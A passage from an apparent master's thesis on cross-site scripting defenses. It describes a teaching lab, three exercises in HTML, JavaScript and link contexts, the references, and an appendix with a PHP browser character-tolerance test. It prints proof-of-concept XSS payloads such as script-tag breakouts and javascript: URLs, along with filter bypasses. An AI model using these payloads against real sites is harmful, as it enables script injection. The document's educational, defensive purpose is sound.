The applied methods area contains the list of defensive methods to apply to the input. They could be ordered arbitrarily allowing to test scenarios where output is escaped multiple times. These methods are implemented in their respective languages and frameworks.

The application uses a JSON-RPC [1] to execute the methods and then writes the response onto the page. This guarantees that the defenses are applied exactly the same way as in the real application, together with their issues described in the chapter 4. In addition to the accuracy, it allows to test methods residing in a different server or architecture platform altogether. JSON-RPC was chosen due to its relatively lightweight implementation

[1]JSON remote procedure call (JSON-RPC): `http://www.jsonrpc.org/`


Active configuration

```
* http_header
  [Header] X_XSS_Protection_0
* color
  [PHP] htmlspecialchars
```

WCI point:
color
Save
Clear all
Methods
[PHP] addslashes
[PHP] htmlentities
[PHP] htmlentities_ENT_QUOTES
[PHP] htmlspecialchars
[PHP] htmlspecialchars_ENT_QUOTES
[PHP] htmlspecialchars_double_encode
[PHP] htmlspecialchars_ENT_QUOTES_double_encode
[PHP] htmlspecialchars_decode
[WAF] remove_script
Applied methods
[PHP] htmlspecialchars
x

Figure 5.1: Hands-on laboratory configuration (prototype)

and support in most commonly used languages [2].

The front-end communicates with the application over the POST method [3]. This avoids the limitations of the GET method, e.g. the length and character restrictions in URL encoding scheme [97].

5.4 Example exercise walk-through

This section describes how the laboratory helps the participant to further understand the attack scenario and from there, find the proper solution. Three injection scenarios are described: HTML tag, JavaScript and URL context.

[2]JSON-RPC implementations: `https://en.wikipedia.org/wiki/JSON-RPC#Implementations`

[3]HTTP methods: `https://tools.ietf.org/html/rfc7231`

5.4.1 User input between HTML tags

The participant is presented with a search page. The web page contains a single form and input field. Upon submitting the search term, the page renders "`You searched "test input"`". At this point, it can be concluded that the search input field is a source and the search term is outputted onto the respond page. When HTML special characters are used in the next search term, then it can be seen that they are outputted without properly encoding them beforehand. The source code of the response page can be seen in code example 5.1. At that point, the vulnerability has been detected since the response page contains literal HTML special characters.

```
<h1>Search</h1>
<form action="" method="GET">
<input type="text" name="search" value="" />
<input type="submit" name="X" value="X" />
</form>
<div>You searched "<b>Test</b>"</div>
```

Code example 5.1: Search page source code

Next step is to think of a defensive method and apply it. Pre-defined defensive methods in the laboratory can be used to test the hypothesis. For example, the participant tries to defend by applying a black-list based filter, that removes all `<script>` tags. After further testing and consulting with other participants, it is concluded to be inefficient. The proper defense is to use HTML entity encoding on all HTML special characters. The participant applies it and makes sure that it is correct.

5.4.2 User input in JavaScript context

In this scenario, the input is reflected into various places on the response page – as values to variables `first_name` and `last_name`. The vulnerability can be detected by setting the variable `first_name` to "`'; alert("XSS"); '`". Since the input is reflected in the response unmodified, the injection point is detected. Similarly the `last_name` parameter could be used to detect and exploit this vulnerable example. Again, the participant has to first determine the context where the injection happens and then find a proper defense against code injection in this context. The page source code can be seen in code example 5.2.

```
<script type="text/javascript">
var first_name = ''; alert("XSS"); '';
var last_name = '';
  window.onload = function() {
    var text = document.createTextNode(first_name+' '+last_name);
    document.getElementById('name').appendChild(text);
  }
</script>
<h1>Data in JavaScript</h1>
<form action="" method="GET">
First name: <input type="text" name="first_name" value="" /><br />
Last name: <input type="text" name="last_name" value="" /><br />
<input type="submit" name="submit" value="Save" />
</form>
<div id="name"></div>
```

Code example 5.2: Response page source code

This time, the participant determines that the input needs to be escaped in JavaScript string context and tries to use *addslashes()* method in PHP to defend against attacks. The outcome can be seen in code example 5.3.

```
<script type="text/javascript">
var first_name = '\'; alert(\"XSS\"); \'';
var last_name = '';
  window.onload = function() {
    var text = document.createTextNode(first_name+' '+last_name);
    document.getElementById('name').appendChild(text);
  }
</script>
<h1>Data in JavaScript</h1>
<form action="" method="GET">
First name: <input type="text" name="first_name" value="" /><br />
Last name: <input type="text" name="last_name" value="" /><br />
<input type="submit" name="submit" value="Save" />
</form>
<div id="name"></div>
```

Code example 5.3: Response page source code after applying the *addslashes()*

The instructor points out that this defense in inadequate, by inserting `</script><script>alert(/XSS/.source);//`. There is no defense against HTML context injection. Participants can now test how various defensive methods behave in this situation. The hands-on laboratory aids by applying the defenses as soon as they are configured, without the need to rewrite or redeploy the application. After applying the additional defense against HTML context injection, by selecting the *htmlentities()* method in PHP, the participant realizes, that it has a unexpected side-effect. The input is HTML entity encoded in the result page, e.g. `&lt;/script&gt;&lt;script&gt;alert(/XSS/.source);//`. The page source can be seen in code example 5.4.

```
<script type="text/javascript">
var first_name = '&lt;/script&gt;&lt;script&gt;alert(/XSS/.source);//';
var last_name = '';
  window.onload = function() {
    var text = document.createTextNode(first_name+' '+last_name);
    document.getElementById('name').appendChild(text);
  }
</script>
<h1>Data in JavaScript</h1>
<form action="" method="GET">
First name: <input type="text" name="first_name" value="" /><br />
Last name: <input type="text" name="last_name" value="" /><br />
<input type="submit" name="submit" value="Save" />
</form>
<div id="name"></div>
```

Code example 5.4: Response page source code after applying the *addslashes()* and *htmlentities()*

After testing and trying out various defenses, the proper solution is found. The forward-slash in `</script>` tag needs to be escaped to prevent the HTML browser from parsing it as a `<script>` end tag. After removing the unnecessary HTML entity encoding and adding a method to also escape the forward-slash, the input value is properly displayed. The response source is shown in code example 5.5.

```
<script type="text/javascript">
var first_name = '<\/script><script>alert(\/XSS\/.source);\/\/';
var last_name = '';
  window.onload = function() {
    var text = document.createTextNode(first_name+' '+last_name);
    document.getElementById('name').appendChild(text);
  }
</script>
<h1>Data in JavaScript</h1>
```

```
<form action="" method="GET">
First name: <input type="text" name="first_name" value="" /><br />
Last name: <input type="text" name="last_name" value="" /><br />
<input type="submit" name="submit" value="Save" />
</form>
<div id="name"></div>
```

Code example 5.5: Response page source code after applying the correct defenses

5.4.3 User input in HTML element and URL contexts

The third scenario has a similar page as previous ones, but this time the injection point is in a `href` attribute. The injection point is detected and a defense is applied to encode HTML special characters. It is demonstrated that this defense provides an insufficient defense. The bypass can be seen in code example 5.6.

```
<h1>Data in links</h1>
<form action="" method="GET">
  <input type="text" name="back" value="">
</form>
<a href="javascript:alert(1)">Back</a>
```

Code example 5.6: Response page source code after applying the HTML entity encoding

The participant realizes that the injections happens in addition to HTML attribute context also in JavaScript and URL context. Additional defenses are applied to prevent code execution through *javascript* protocol handler, by removing the string “javascript” from the input and escaping JavaScript special characters. The hands-on laboratory provides numerous rules that can be used to test these simple defenses. After further assessment, it is bypassed by using capital letters or inserting white-space characters. The bypass for the simple defense can be seen in code example 5.7.

```
<h1>Data in links</h1>
<form action="" method="GET">
  <input type="text" name="back" value="">
</form>
<a href="javAscript:alert(1)">Back</a>
```

Code example 5.7: Response page source code after applying the HTML entity encoding and custom blacklist method

In addition to finding the proper defense to the *javascript* protocol handler, others need to be taken into consideration. For example, *data* protocol can also be used to to execute JavaScript. Proper defense in this scenario is to rewrite the application, so that the `href` attribute contains a valid protocol handler and the input is properly escaped in that context, e.g. by URL encoding the path parameters in HTTP protocol. In case changing the functionality is not an option, it is recommended to use a third-party library.

5.5 Constraints

This solutions has its constraints. The main one being the accuracy of the implemented filters and mitigation solutions. Each language and framework provides its own implementation of these methods. They are subject to change from one version to another, although it is expected to be a rare event. This is alleviated by executing them in their language environment as described in previous section.

Another possible issue is the performance of the system. As described, each applied defensive method means a JSON-RPC request to the back-end implementation. These must be done in sequence and cannot be parallelized due to the required ordering of escaping methods. Since there are limited number of end-users to this application [4], the load on the server is constant and exact resource requirements will be determined during the testing phase. In case of problems, the architecture allows to customize the laboratory according to specific needs.

Current implementation does not allow participants to specify defensive methods. This could be beneficial when custom WAF rules need to be tested. Since it is not in the scope of this laboratory, this feature will be introduced when there is a need for it.

[4]The expected number of participants is between 8 to 12 people.

6. Conclusion

The purpose of this thesis is to analyze the effectiveness of various defensive methods in web applications together with a hands-on laboratory. It is achieved by collecting and presenting the latest information about web content injection attacks. The results are structured from the point of view of browser's parsing contexts. Different attack vectors are analyzed, followed by various defensive methods presented so far. Strengths and weaknesses of these defenses are discussed to assert their effectiveness. The information gathered and presented in this thesis will be used to further advance the web application security course by updating the materials and the laboratory environment.

The hands-on laboratory demonstrates attacks and defenses through practical exercises. This has the effect of forcing the participant to think about how various context come together on a web-page and how it could be attacked. It has been expressed by trainees of Lang's web application security course, that practical exercises are most effective and stimulating method for studying this material. The course has been conducted for over 1200 hours in total and therefore support the fact, that trainees find this useful.

Although, this paper gathers the latest knowledge about the WCI attack vectors and defensive methods, it is not complete. The need to test the defensive solutions and search for new attack vectors is inevitable. Upcoming technologies might introduce new ways to attack web applications and need to be audited together with the current solutions. In addition, user-agents evolve over time and come up with solutions to prevent the attacks. The hands-on laboratory reflects the latest attacks and defensive methods used in practice and for that reason, is destined to be updated in the future.

As a future development, the hands-on laboratory could be repurposed to search and test attack vectors in different contexts and environments. Combined with test automation running on various user-agents, it could be used as a platform to aid the research on this subject.

As a result, the latest knowledge about WCI attacks end defensive methods has been gathered, tested for validity and partially updated. The hands-on laboratory combines this knowledge into practical exercises that can be used for teaching. The theoretical part will be used in the next version of the web application security course. By the time of presenting this thesis, this laboratory has been applied in practice. The feedback from participants has been positive.

References

[1] Elar Lang. Web Application Security – Hands-On Training. Master's thesis, Tallinn University of Technology, 2012.

[2] M.J. Cronin. *Banking and Finance on the Internet*. Wiley, 1998. ISBN 9780471292197. URL `http://books.google.ee/books?id=l94FEs-lMu4C`.

[3] Republic of Estonia. Information System Authority. Data Exchange Layer X-Road, 2006. URL `https://www.ria.ee/x-road/`. Accessed 2015-02-24.

[4] Yonghee Shin and Laurie Williams. An empirical model to predict security vulnerabilities using code complexity metrics. In *Proceedings of the Second ACM-IEEE international symposium on Empirical software engineering and measurement*, pages 315–317. ACM, 2008.

[5] Jeff Jarmoc. The Anatomy of a Rails Vulnerability CVE-2014-0130: From Directory Traversal to Shell, 2014. URL `http://matasano.com/research/AnatomyOfRailsVuln-CVE-2014-0130.pdf`. Accessed 2015-03-14.

[6] Andrew Nacin. WordPress 4.0.1 Security Release, 2014. URL `https://wordpress.org/news/2014/11/wordpress-4-0-1/`. Accessed 2015-03-14.

[7] Daniele Procida and Tim Graham. Security releases and advisory issued, 2015. URL `https://www.djangoproject.com/weblog/2015/mar/09/security-releases/`. Accessed 2015-02-14.

[8] Independent Security Evaluators. SOHO Network Equipment ...and the implications of a rich service set, 2013. URL `https://securityevaluators.com/knowledge/case_studies/routers/soho_techreport.pdf`. Accessed 2015-03-17.

[9] Zakir Durumeric, James Kasten, David Adrian, J Alex Halderman, Michael Bailey, Frank Li, Nicolas Weaver, Johanna Amann, Jethro Beekman, Mathias Payer, et al. The matter of Heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference*, pages 475–488. ACM, 2014.

[10] Luis Grangeia. Heartbleed, Cupid and Wireless, 2014. URL `http://www.sysvalue.com/en/heartbleed-cupid-wireless/`. Accessed 2015-03-17.

[11] Symantec Security Response. OpenSSL Patches Critical Vulnerabilities Two Months After Heartbleed, 2014. URL `http://www.symantec.com/connect/blogs/openssl-patches-critical-vulnerabilities-two-months-after-heartbleed`. Accessed 2015-03-17.

[12] OWASP Top 10, 2013. URL `https://www.owasp.org/index.php/Top_10_2013-Top_10`. Accessed 2015-02-24.

[13] CWE. CWE/SANS Top 25 Most Dangerous Software Errors, 2011. URL `http://cwe.mitre.org/top25/`. Accessed 2015-02-24.

[14] XSS (Cross Site Scripting) Prevention Cheat Sheet, 2014. URL `https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet`. Accessed 2015-02-24.

[15] CWE. CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), 2014. URL `http://cwe.mitre.org/data/definitions/79.html`. Accessed 2015-02-24.

[16] Matias Madou, Edward Lee, Jacob West, and Brian Chess. Watch what you write: Preventing cross-site scripting by observing program output. In *OWASP AppSec 2008 Conference (AppSecEU08)*, 2008.

[17] Wikipedia. JavaScript, 2015. URL `https://en.wikipedia.org/wiki/JavaScript#Beginnings_at_Netscape`. Accessed 2015-03-22.

[18] Jeremiah Grossman. The origins of Cross-Site Scripting (XSS), 2000. URL `http://jeremiahgrossman.blogspot.com/2006/07/origins-of-cross-site-scripting-xss.html`. Accessed 2015-03-22.

[19] David Leo. Major Internet Explorer Vulnerability - NOT Patched, 2015. URL `http://seclists.org/fulldisclosure/2015/Feb/0`. Accessed 2015-03-22.

[20] Jesse Ruderman. Same-origin policy, 2015. URL https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Accessed 2015-03-22.

[21] Raul Siles. Exploitation for Fun & Profit Revolutions, 2011. URL http://blog.taddong.com/2011/03/browser-exploitation-for-fun-profit.html. Accessed 2015-03-22.

[22] Cross-site Scripting (XSS), 2014. URL https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29. Accessed 2015-03-18.

[23] Robert Vamosi. Gmail cookie stolen via Google Spreadsheets, 2008. URL http://www.cnet.com/news/gmail-cookie-stolen-via-google-spreadsheets/. Accessed 2015-03-18.

[24] John Melton. CSRF Prevention in Java, 2012. URL https://blog.whitehatsec.com/tag/cross-site-request-forgery/. Accessed 2015-04-12.

[25] Tim Tomes. Session Fixation Demystified, 2014. URL http://www.lanmaster53.com/2014/10/session-fixation-demystified/. Accessed 2015-04-12.

[26] Krzysztof Kotowicz. Exploiting the unexploitable XSS with clickjacking, 2011. URL http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html. Accessed 2015-04-12.

[27] HTML 4.01 Specification, 1998. URL http://www.w3.org/TR/html401/. Accessed 2015-04-01.

[28] HTML5, 2014. URL http://www.w3.org/TR/html5/. Accessed 2015-04-02.

[29] Cascading Style Sheets (CSS) Snapshot 2010, 2011. URL http://www.w3.org/TR/css-2010/. Accessed 2015-04-02.

[30] HTML Living Standard, 2015. URL https://html.spec.whatwg.org/multipage/scripting.html#restrictions-for-contents-of-script-elements. Accessed 2015-04-02.

[31] Tim Berners-Lee, Roy Fielding, and Larry Masinter. RFC 3986: Uniform resource identifier (uri): Generic syntax. *The Internet Society*, 2005.

[32] Brian Carpenter, Robert Hinden, and Stuart Cheshire. Representing IPv6 Zone Identifiers in Address Literals and Uniform Resource Identifiers, 2013. URL `https://tools.ietf.org/html/rfc6874.html`. Accessed 2015-04-05.

[33] Stefano Di Paola. DOM XSS Test Cases Wiki Cheatsheet Project, 2011. URL `https://code.google.com/p/domxsswiki/wiki/LocationSources`. Accessed 2015-03-31.

[34] Eduardo Alberto Vela Nava and Gareth Heyes. *Web Application Obfuscation:'-/WAFs.. evasion.. filters//alert (/obfuscation/)-'*. Elsevier, 2010.

[35] XSS Filter Evasion Cheat Sheet, 2015. URL `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`. Accessed 2015-04-01.

[36] Mario Heiderich. HTML5 Security Cheatsheet, 2011. URL `https://html5sec.org/`. Accessed 2015-03-31.

[37] Gareth Heyes. DOM Clobbering, 2013. URL `http://www.thespanner.co.uk/2013/05/16/dom-clobbering/`. Accessed 2015-05-11.

[38] Garrett Smith. Unsafe Names for HTML Form Controls, 2010. URL `http://jibbering.com/faq/names/`. Accessed 2015-05-11.

[39] Mario Heiderich. In the DOM, no one will hear you scream. A journey into the moldy layer between HTML and JavaScript, 2014. URL `http://www.slideshare.net/x00mario/in-the-dom-no-one-will-hear-you-scream`. Accessed 2015-05-11.

[40] Using HTML Components to Implement DHTML Behaviors in Script, 2015. URL `https://msdn.microsoft.com/en-us/library/ms532146%28v=vs.85%29.aspx`. Accessed 2015-04-03.

[41] Mario Heiderich. ECMAScript 6 from an Attacker's Perspective - Breaking Frameworks, Sandboxes, and everything else, 2015. URL `http://www.slideshare.net/x00mario/es6-en`. Accessed 2015-04-01.

[42] Jeremiah Grossman. *XSS Attacks: Cross-site scripting exploits and defense*. Syngress, 2007.

[43] Mario Heiderich, Jörg Schwenk, Tilman Frosch, Jonas Magazinius, and Edward Z Yang. mXSS attacks: Attacking well-secured web-applications by using innerHTML mutations. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 777–788. ACM, 2013.

[44] Gavin Zuchlinski. The Anatomy of Cross Site Scripting. *Hitchhiker's World*, 8, 2003.

[45] Carnegie Mellon University. Malicious HTML Tags Embedded in Client Web Requests, 2000. URL `https://www.cert.org/historical/advisories/CA-2000-02.cfm`. Accessed 2015-03-19.

[46] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind, 2005. URL `http://www.webappsec.org/projects/articles/071105.shtml`. Accessed 2015-03-19.

[47] Stefano Di Paola. A Twitter DomXss, a wrong fix and something more, 2010. URL `http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html`. Accessed 2015-03-22.

[48] Gareth Heyes. mXSS, 2014. URL `http://www.thespanner.co.uk/2014/05/06/mxss/`. Accessed 2015-03-22.

[49] Steven Van Acker, Nick Nikiforakis, Lieven Desmet, Frank Piessens, and Wouter Joosen. Monkey-in-the-browser: malware and vulnerabilities in augmented browsing script markets. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 525–530. ACM, 2014.

[50] Anil Saini, Manoj Singh Gaur, and Vijay Laxmi. The darker side of firefox extension. In *Proceedings of the 6th International Conference on Security of Information and Networks*, pages 316–320. ACM, 2013.

[51] Lei Liu, Xinwen Zhang, Guanhua Yan, and Songqing Chen. Chrome Extensions: Threat Analysis and Countermeasures. In *NDSS*, 2012.

[52] Stefan Heule, Devon Rifkin, Alejandro Russo, and Deian Stefan. The Most Dangerous Code in the Browser: Extensions.

[53] Universal Cross-site Scripting (UXSS): The Making of a Vulnerability, 2014. URL `https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss/`. Accessed 2015-04-05.

[54] Joel Weinberger, Prateek Saxena, Devdatta Akhawe, Matthew Finifter, Richard Shin, and Dawn Song. An Empirical Analysis of XSS Sanitization in Web Application Frameworks. Technical Report UCB/EECS-2011-11, EECS Department, University of California, Berkeley, Feb 2011. URL `http://www.eecs.berkeley.edu/Pubs/TechRpts/2011/EECS-2011-11.html`.

[55] Krzysztof Kotowicz. CodeIgniter <= 2.1.1 xss_clean() Cross Site Scripting filter bypass, 2012. URL `http://blog.kotowicz.net/2012/07/codeigniter-210-xssclean-cross-site.html`. Accessed 2015-03-19.

[56] James Jardine. Bypassing ValidateRequest in ASP.NET, 2011. URL `http://software-security.sans.org/blog/2011/07/22/bypassing-validaterequest-in-asp-net/`. Accessed 2015-03-19.

[57] Ashar Javed. Revisiting XSS Sanitization, 2014. URL `https://www.blackhat.com/docs/eu-14/materials/eu-14-Javed-Revisiting-XSS-Sanitization.pdf`. Accessed 2015-03-25.

[58] Eduardo Vela. How to use Google Analytics to DoS a client from some website., 2009. URL `http://sirdarckcat.blogspot.co.at/2009/04/how-to-use-google-analytics-to-dos.html`. Accessed 2015-03-20.

[59] Tim Graham. Security advisory: remove_tags safety, 2014. URL `https://www.djangoproject.com/weblog/2014/aug/11/remove-tags-advisory/`. Accessed 2015-03-25.

[60] Dafydd Stuttard and Marcus Pinto. *The web application hacker's handbook: discovering and exploiting security flaws*. John Wiley & Sons, 2007.

[61] Lin-Shung Huang, Zack Weinberg, Chris Evans, and Collin Jackson. Protecting browsers from cross-origin CSS attacks. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 619–629. ACM, 2010.

[62] Web Application Firewall, 2015. URL `https://www.owasp.org/index.php/Web_Application_Firewall`. Accessed 2015-04-05.

[63] Pavol Lupták. Bypassing Web Application Firewalls, 2011.

[64] Sid Stamm, Brandon Sterne, and Gervase Markham. Reining in the web with content security policy. In *Proceedings of the 19th international conference on World wide web*, pages 921–930. ACM, 2010.

[65] Adam Barth, Juan Caballero, and Dawn Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 360–371. IEEE, 2009.

[66] Dafydd Stuttard. *The web application hacker's handbook finding and exploiting security flaws*. Wiley, Indianapolis, 2011. ISBN 978-1118026472.

[67] Reducing MIME type security risks, 2015. URL https://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx. Accessed 2015-04-06.

[68] Content Security Policy 1.1, 2014. URL http://www.w3.org/TR/2014/WD-CSP11-20140211/. Accessed 2015-04-06.

[69] Michal Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2012.

[70] Chris Evans. Generic cross-browser cross-domain theft, 2009. URL http://scarybeastsecurity.blogspot.com/2009/12/generic-cross-browser-cross-domain.html. Accessed 2015-04-06.

[71] David Ross. IE 8 XSS Filter Architecture / Implementation, 2008. URL http://blogs.technet.com/b/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx. Accessed 2015-03-26.

[72] Eduardo Vela Nava and David Lindsay. Abusing Internet Explorer 8's XSS filters. *BlackHat Europe*, 2010.

[73] Alex Kouzemtchenko. Examing and Bypassing the IE8 XSS Filter, 2009. URL http://www.slideshare.net/kuza55/examining-the-ie8-xss-filter. Accessed 2015-03-26.

[74] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side XSS filters. In *Proceedings of the 19th international conference on World wide web*, pages 91–100. ACM, 2010.

[75] Mario Heiderich. *Towards elimination of XSS attacks with a trusted and capability controlled DOM*. na, 2012.

[76] Dan Kaminsky. It's the end of the cache as we know it. *Presentation at Blackhat Briefings*, 2008.

[77] Stephen J. Friedl. An Illustrated Guide to the Kaminsky DNS Vulnerability , 2008. URL http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html. Accessed 2015-04-12.

[78] Sebastian Lekies, Ben Stock, and Martin Johns. A tale of the weaknesses of current client-side xss filtering. 2013.

[79] Eduardo Vela Nava and David Lindsay. Our favorite XSS filters/IDS and how to attack them. *Black Hat USA*, 2009.

[80] Usage statistics and market share of ASP.NET for websites, 2015. URL `http://w3techs.com/technologies/details/pl-aspnet/all/all`. Accessed 2015-04-09.

[81] ASP.NET Request Validation, 2014. URL `https://www.owasp.org/index.php/ASP.NET_Request_Validation`. Accessed 2015-04-09.

[82] Microsoft ASP.NET Team. What's New in ASP.NET 4.5 and Visual Studio 2012, 2012. URL `http://www.asp.net/aspnet/overview/aspnet-and-visual-studio-2012/whats-new`. Accessed 2015-04-09.

[83] Adam Tuliper. Securing Your ASP.NET Applications, 2012. URL `https://msdn.microsoft.com/en-us/magazine/hh708755.aspx`. Accessed 2015-04-09.

[84] DOM based XSS Prevention Cheat Sheet, 2015. URL `https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet`. Accessed 2015-04-09.

[85] HTML 5, A vocabulary and associated APIs for HTML and XHTML, 2008. URL `http://www.w3.org/TR/2008/WD-html5-20080610/dom.html#innerhtml`. Accessed 2015-04-09.

[86] Stefano Di Paola. DOM XSS Test Cases Wiki Cheatsheet Project, 2014. URL `https://code.google.com/p/domxsswiki/w/list`. Accessed 2015-04-09.

[87] Mario Heiderich. mustache-security, A wiki dedicated to JavaScript MVC security pitfalls, 2014. URL `https://code.google.com/p/mustache-security/`. Accessed 2015-04-09.

[88] Mario Heiderich. CSP Bypass in Chrome Canary + AngularJS, 2015. URL `https://html5sec.org/cspbypass/`. Accessed 2015-04-09.

[89] JSP JSTL, 2009. URL `https://www.owasp.org/index.php/JSP_JSTL`. Accessed 2015-04-07.

[90] Pierre Delisle, Jan Luehe, Mark Roth, and Kin-man Chung. *JavaServer Pages™ Specification, Version 2.2, Maintenace Release 2*. 2009. URL

http://download.oracle.com/otn-pub/jcp/jsp-2.2-mrel-oth-JSpec/jsp-2_2-mrel-spec.pdf?AuthParam=1428414316_ba9a1a750702a1787507b736c61c3b37. Accessed 2015-04-07.

[91] Stefano Di Paola and Arshan Dabirsiaghi. Expression Language Injection, na. URL https://docs.google.com/document/d/1dc1xxO8UMFaGLOwgkykYdghGWm_2Gn0iCrxFsympqcE/edit?pli=1. Accessed 2015-04-07.

[92] PHP documentation, 2015. URL https://php.net/docs.php. Accessed 2015-04-08.

[93] Julian Cohen. PHP strip_tags not a complete protection against XSS (Repost From Archive), 2013. URL https://isisblogs.poly.edu/2013/07/02/php-strip_tags-not-a-complete-protection-against-xss-repost-from-archive/. Accessed 2015-04-08.

[94] Data Validation, 2013. URL https://www.owasp.org/index.php/Data_Validation. Accessed 2015-04-08.

[95] Documentation, Django Utils, 2015. URL https://docs.djangoproject.com/en/1.8/ref/utils/. Accessed 2015-04-09.

[96] Ruby on Rails Cheatsheet, 2015. URL https://www.owasp.org/index.php/Ruby_on_Rails_Cheatsheet. Accessed 2015-04-10.

[97] Roy Fielding and Julian Reschke. Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. 2014.

Code examples

List of Figures

List of Tables

List of acronyms

ASP.NET	Active Server Pages .NET
CGI	Common Gateway Interface
CORS	Cross-origin resource sharing
CSP	Content Security Policy
CSS	Cascading Style Sheets
CSV	comma-separated values
CWE	Common Weakness Enumeration
DNS	Domain Name System
DOM	Document Object Model
DoS	Denial of Service
EL	Expression Language
HSTS	HTTP Strict Transport Security
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
IP	Internet Protocol
JSF	JavaServer Faces
JSON-RPC	JSON remote procedure call
JSONP	JSON with Padding
JSON	JavaScript Object Notation
JSP	JavaServer Pages
JSTL	JSP Standard Tag Library
MSIE	Microsoft Internet Explorer
MVC	model-view-controller

MitM	Man in the Middle
OWASP	Open Web Application Security Project
PHP	PHP Hypertext Preprocessor
RFC	Request for Comments
SOP	Same-Origin Policy
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
W3C	World Wide Web Consortium
WAF	Web Application Firewall
WCI	Web Content Injection
WYSIWYG	“What You See Is What You Get”
XML	Extensible Markup Language
XSS	Cross Site Scripting

A. Appendixes

A.1 Browser tolerance in accepting various characters

The purpose of this test is to find out what bytes are allowed in HTML syntax. It is assumed, that user-agents do not differentiate tags, while they are parsed, therefore only couple of tags are selected. Following browsers were tested:

- Blink: Google Chrome 41.0.2272.76 Ubuntu 14.04 (64-bit). This includes latest Opera, since they also use Blink rendering engine [1];
- Webkit: Safari 8.0.4 (10600.4.10.7);
- Gecko: Firefox 37.0;
- Trident: Internet Explorer, versions 7, 8, 9, 10, 11.

Test was conducted by using a PHP script, that generated multiple link tags on a page. Page was rendered in HTML5 mode, with UTF-8 character set. Several injection points were chosen, seen in the following code example. Upon executing the script, one of the injection points was chosen by input parameter. Character was injected to that location on each iteration and outputted on the page, totalling in 256 links per page by default. Then, the page was rendered in one of the test browser and noted which of the test cases produced a valid tag. Cases, where no character was injected, was not tested. Results are summarized in the following tables.

This test was conducted by using the PHP script seen in code example A.1.

[1] Opera using Blink: `http://www.quirksmode.org/blog/archives/2013/04/blink.html`

```
<!DOCTYPE html>
<html>
<head>
    <script type="text/javascript">
    window.onload = function(){
        var valid=[];
        var links = document.getElementsByTagName('a');
            for(var i=0; i<links.length; i++){
                try{
                    if(links[i].href == "http://www.example.com/"){
                        valid.push(links[i].textContent);
                    }
                } catch (err){
                    console.log(i, err);
                }
            };
        try{
            console.log(JSON.stringify(valid));
        } catch (err) {
            if(console.log == 'undefined'){
                alert(valid);
            } else {
                console.log(valid);
            }
        }
        console.log(valid.length);
    }
    </script>
</head>
<body>
<?php
    $start = 0;
    $end = 255;
    $position = 0;

    if(isset($_GET['position'])){
        $position = $_GET['position'];
    }
    if(isset($_GET['start'])){
        $start = $_GET['start'];
    }
    if(isset($_GET['end'])){
        $end = $_GET['end'];
    }

    $positions = array(
        0 => '<div><%ca href="http://www.example.com/">%X</a></div>',
        1 => '<div><a%chref="http://www.example.com/">%X</a></div>',
        2 => '<div><a hr%cef="http://www.example.com/">%X</a></div>',
        3 => '<div><a href%c="http://www.example.com/">%X</a></div>',
        4 => '<div><a href%c"http://www.example.com/">%X</a></div>',
        5 => '<div><a href=%c"http://www.example.com/">%X</a>%1$c</div>',
        6 => '<div><a href=%1$chttp://www.example.com/%1$c>%X</a>%1$c</div>',
        7 => '<div><a href="http://www.example.com/"%c>%X</a>%1$c</div>',
        8 => '<div><a href="http://www.example.com/">%2$X<%1$c/a>%1$c</div>',
        9 => '<div><a href="http://www.example.com/">%2$X</%1$ca>%1$c</div>',
        10 => '<div><a href="http://www.example.com/">%2$X</a%1$c>%1$c</div>',
        11 => '<div><im%1$cg src="http://www.example.com/" onerror="alert(\'%2$X\')">%2$X</a>%1$c</div>',
        12 => '<div><a/%1$c/href="http://www.example.com/">%2$X</a>%1$c</div>',
        13 => '<div><font size=%1$c10%1$c>%2$X</font></div>',
    );

    function subject($i){
        global $positions, $position;
        printf($positions[$position], $i, $i);
    }

    for($i=$start; $i<=$end; $i++) {
        subject($i);
    }
?>
<div id="leading_content">Lorem ipsum.</div>
</body>
</html>
```

Code example A.1: Browser tolerance test source code

Browser	Characters in hexadecimal	
Chrome		3C
Safari		3C
Firefox		3C
IE11		3C
IE10		3C
IE9	00	3C
IE8	00	3C
IE7	00	3C

Table A.1: Test case #0: `<⋆a href="...">></a>`

Browser	Characters in hexadecimal						
Chrome	09	0A		0C	0D	20	2F
Safari	09	0A		0C	0D	20	2F
Firefox	09	0A		0C	0D	20	2F
IE11	09	0A		0C	0D	20	2F
IE10	09	0A		0C	0D	20	2F
IE9	09	0A	0B	0C	0D	20	2F
IE8	09	0A	0B	0C	0D	20	2F
IE7	09	0A	0B	0C	0D	20	2F

Table A.2: Test case #1: `<a⋆href="..."></a>`

Browser	Characters in hexadecimal
Chrome	
Safari	
Firefox	
IE11	
IE10	
IE9	00
IE8	00
IE7	00

Table A.3: Test case #2: `<a hr⋆ef="..."></a>`

Browser	Characters in hexadecimal						
Chrome		09	0A		0C	0D	20
Safari		09	0A		0C	0D	20
Firefox		09	0A		0C	0D	20
IE11		09	0A		0C	0D	20
IE10		09	0A		0C	0D	20
IE9	00	09	0A	0B	0C	0D	20
IE8	00	09	0A	0B	0C	0D	20
IE7	00	09	0A	0B	0C	0D	20

Table A.4: Test case #3: `<a href⋆="..."></a>`

